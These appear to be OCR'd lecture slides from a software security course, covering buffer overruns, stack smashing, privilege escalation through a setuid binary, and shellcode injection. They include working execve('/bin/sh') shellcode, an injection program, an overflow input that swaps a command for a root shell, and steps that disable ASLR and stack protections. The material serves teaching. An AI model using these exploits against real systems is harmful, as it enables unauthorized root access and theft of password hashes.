
Or from inside gdb:

```
linux> ./hexify < smash-hex.txt > smash-raw.txt
linux> gdb smash
(gdb)  break echo
(gdb)  run < smash-raw.txt
```

```
void smash() {
  printf("I've been smashed!\n");
  exit(0);
}
```


Performing Stack Smash

Before exploit:



Performing Stack Smash

After exploit:



The ret instruction will later pop out the address of smash() 0x00005555555551b5 and puts it in the instruction pointer (IP) causing the next instruction to execute to be the first instruction in smash()

Outline

- Perform a simple **variable buffer overrun**
- Stack Smash Attack
- Exploiting a **variable buffer overflow** vulnerability to gain root privileges
- **Shellcode** Injection Attack

More Serious Variable Overrun Example (IA32)

```
#include <stdio.h>
int main (int argc, char *argv[]) {
        char cmd[20] = "/bin/date";
        char name[12] = "Sam Smith";
        printf("name: %s, cmd: %s\n", name, cmd);
        printf("Enter name:");
        gets(name);
        printf("name: %s, cmd: %s\n", name, cmd);
        printf("Welcome %s. The time is\n", name);
        system(cmd);
}
```

- **Valid** program and works just fine **if no buffer overruns** were attempted
- Try it!!
  - gcc fno-stack-protector -m32 -o escalate_priv escalate_priv.c
  - ./escalate_priv
  - Enter a string **less than 11 characters**

Activation Record

argv				
argc				
return address				
old frame pointer				
	?	?	?	?
	?	?	?	?
	e	\0	?	?
	/	d	a	t
cmd	/	b	i	n
	h	\0	?	?
	S	m	i	t
name	S	a	m	

More Serious Variable Overrun Example (IA32)

```
#include <stdio.h>
int main (int argc, char *argv[]) {
        char cmd[20] = "/bin/date";
        char name[12] = "Sam Smith";
        printf("name: %s, cmd: %s\n", name, cmd);
        printf("Enter name:");
        gets(name);
        printf("name: %s, cmd: %s\n", name, cmd);
        printf("Welcome %s. The time is\n", name);
        system(cmd);
}
```

- **PROBLEM**: If **more than 11 characters** were input by user, runs over **cmd**
  - E.g.,: user input: **123456789012/bin/sh**?

Activation Record

	argv			
	argc			
	return address			
	old frame pointer			
	?	?	?	?
	?	?	?	?
	e	\0	?	?
	/	d	a	t
cmd	/	b	i	n
	h	\0	?	?
	S	m	i	t
name	S	a	m	

More Serious Variable Overrun Example (IA32)

```
#include <stdio.h>
int main (int argc, char *argv[]) {
        char cmd[20] = "/bin/date";
        char name[12] = "Sam Smith";
        printf("name: %s, cmd: %s\n", name, cmd);
        printf("Enter name:");
        gets(name);
        printf("name: %s, cmd: %s\n", name, cmd);
        printf("Welcome %s. The time is\n", name);
        system(cmd);
}
```

- **PROBLEM**: If **more than 11 characters** were input by user, runs over **first**
  - E.g.,: user input: **123456789012/bin/sh**?
    - The **command** that will be run is **/bin/sh** instead of /bin/date

Activation Record

	argv			
	argc			
	return address			
	old frame pointer			
	?	?	?	?
	?	?	?	?
	e	\0	?	?
	/	s	h	\0
cmd	/	b	i	n
	9	0	1	2
	5	6	7	8
name	1	2	3	4

More Serious Variable Overrun Example (IA32)

```
#include <stdio.h>
int main (int argc, char *argv[]) {
        char cmd[20] = "/bin/date";
        char name[12] = "Sam Smith";
        printf("name: %s, cmd: %s\n", name, cmd);
        printf("Enter name:");
        gets(name);
        printf("name: %s, cmd: %s\n", name, cmd);
        printf("Welcome %s. The time is\n", name);
        system(cmd);
}
```

- **VUNERABILITY**?

1. **cmd** is **higher in memory** than **name**
2. Code used **gets(name)**
3. **system(cmd)**
   - Allows for executing commands from user **without sanitization**

Activation Record

	argv			
	argc			
	return address			
	old frame pointer			
	?	?	?	?
	?	?	?	?
	e	\0	?	?
	/	s	h	\0
cmd	/	b	i	n
	9	0	1	2
	5	6	7	8
name	1	2	3	4

Gain Root Privilege

- The previous buffer overflow vulnerability may be combined with a **privilege escalation vulnerability** to gain complete root access to the machine
  - E.g., If the ***program executable*** is set to run **setuid** and **setgid** as root (**chmod 6755**)
    - When program executes, it runs with privileges of the owner not user executing it
      - To verify, we can check **euid or effective uid** (**id**)
      - Can now dump **password hashes** (**cat /etc/shadow**)

```
[02/10/23]seed@VM:~/.../lecture7$ ./escalate_priv
name: Sam Smith, cmd: /bin/date
Enter name: 123412341234/bin/sh
name: 123412341234/bin/sh, cmd: /bin/sh
Welcome 123412341234/bin/sh. The time is
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),
ugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# cat /etc/shadow
root:!:18590:0:99999:7:::
```

Outline

- Perform a simple **variable buffer overrun**
- Stack Smash Attack
- Exploiting a **variable buffer overflow** vulnerability to gain root privileges
- **Shellcode** Injection Attack

Shellcode Injection Attack

- Attacker can exploit a **buffer overflow vulnerability** to **execute** malicious code (i.e., **shellcode**).
- Shellcode Characteristics (**Art!!!**)
  - Commonly written in machine code
  - Typically starts a command shell
  - Can be either **local** or remote
  - Small
    - Eliminates unnecessary libraries and any un-needed code
  - Null-free (i.e., contains no null-terminated strings)
    - Cannot have something like 0x00 (null byte)
    - Subsequent **bytes of the shellcode after null strings** are **ignored** and not processed
    - Attackers usually replace instructions like **mov eax,0x0001** with **inc eax**
  - Sometimes encoded to avoid detection by IDSes

Shellcode Injection Requirements


1. Get shellcode on the stack
2. Find the address of where the shellcode starts
3. Find the location of the return address in the AR and replace it with the address of the shellcode

Shellcode Injection Attack Scenario

```
void P(){
  Q();
  ...
}
```

return address A

```
int Q() {
  char buf[64];
  gets(buf);
  ...
  return ...;
}
```



- Input string contains byte representation of executable code
- Overwrite return address A with address of buffer B
- When Q executes `ret`, will jump to shell code (exploit code)

Simple Local Shellcode Injection Example

shellcode_injection.c

```
#include <stdio.h>
#include <string.h>

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e"
                   "\x89\xe3\x50\x53\x89\xe1\x31\xd2"
                   "\x31\xc0\xb0\x0b\xcd\x80";

char large_string[128];

int main(int ac, char *av[]){
          char buffer[96];
          int i;
          long *long_ptr = (long *) large_string;
          printf("This program tries to use strcpy() to overflow the buffer.\n");
          printf("If you get a /bin/sh prompt, then the exploit has worked.\n");
          printf("Press any key to continue...");
          getchar();
          for (i=0; i < 32; i++)
                    *(long_ptr +i) = (int) buffer;
          for (i=0; i < (int) strlen(shellcode); i++)
                    large_string[i] = shellcode[i];
          strcpy(buffer, large_string);
          return 0;
}
```

Simple Local Shellcode Injection Example

- Disable all countermeasures and compile the code

```
[02/13/23]seed@VM:~/.../lecture7$ sudo sysctl kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/13/23]seed@VM:~/.../lecture7$ cat /proc/sys/kernel/randomize_va_space
0
[02/13/23]seed@VM:~/.../lecture7$ gcc -m32 -fno-stack-protector -z execstack -o shellcode_injection shel
lcode_injection.c
[02/13/23]seed@VM:~/.../lecture7$
```

-fno-stack-protector

Disable stack canaries

sudo sysctl kernel.randomize_va_space=0

Disable ASLR (Address Space Layout Randomization)

-z execstack

Allow code on the stack to be executed

Shellcode Injection Example (Pseudocode)

- The following generated shellcode

```
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e"
"\x89\xe3\x50\x53\x89\xe1\x31\xd2"
"\x31\xc0\xb0\x0b\xcd\x80";
```

is equivalent to (approximate):

```
void main() {
        char *x[2];
        x[0] = "/bin/sh"; // the linux shell command
        x[1] = NULL;
        execve(x[0], x, NULL); // run the actual shell
}
```

Shellcode Injection Example (Pseudocode)

- The following generated shellcode


```
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e"
"\x89\xe3\x50\x53\x89\xe1\x31\xd2"
"\x31\xc0\xb0\x0b\xcd\x80";
```

is equivalent to (approximate):

```
const char code[] =
  "\x31\xc0"        /* xorl    %eax,%eax     */
  "\x50"            /* pushl   %eax          */
  "\x68""//sh"      /* pushl   $0x68732f2f   */
  "\x68""/bin"      /* pushl   $0x6e69622f   */
  "\x89\xe3"        /* movl    %esp,%ebx     */   ← set %ebx
  "\x50"            /* pushl   %eax          */
  "\x53"            /* pushl   %ebx          */
  "\x89\xe1"        /* movl    %esp,%ecx     */   ← set %ecx
  "\x99"            /* cdq                   */   ← set %edx
  "\xb0\x0b"        /* movb    $0x0b,%al     */   ← set %eax
  "\xcd\x80"        /* int     $0x80         */   ← invoke execve()
;
```

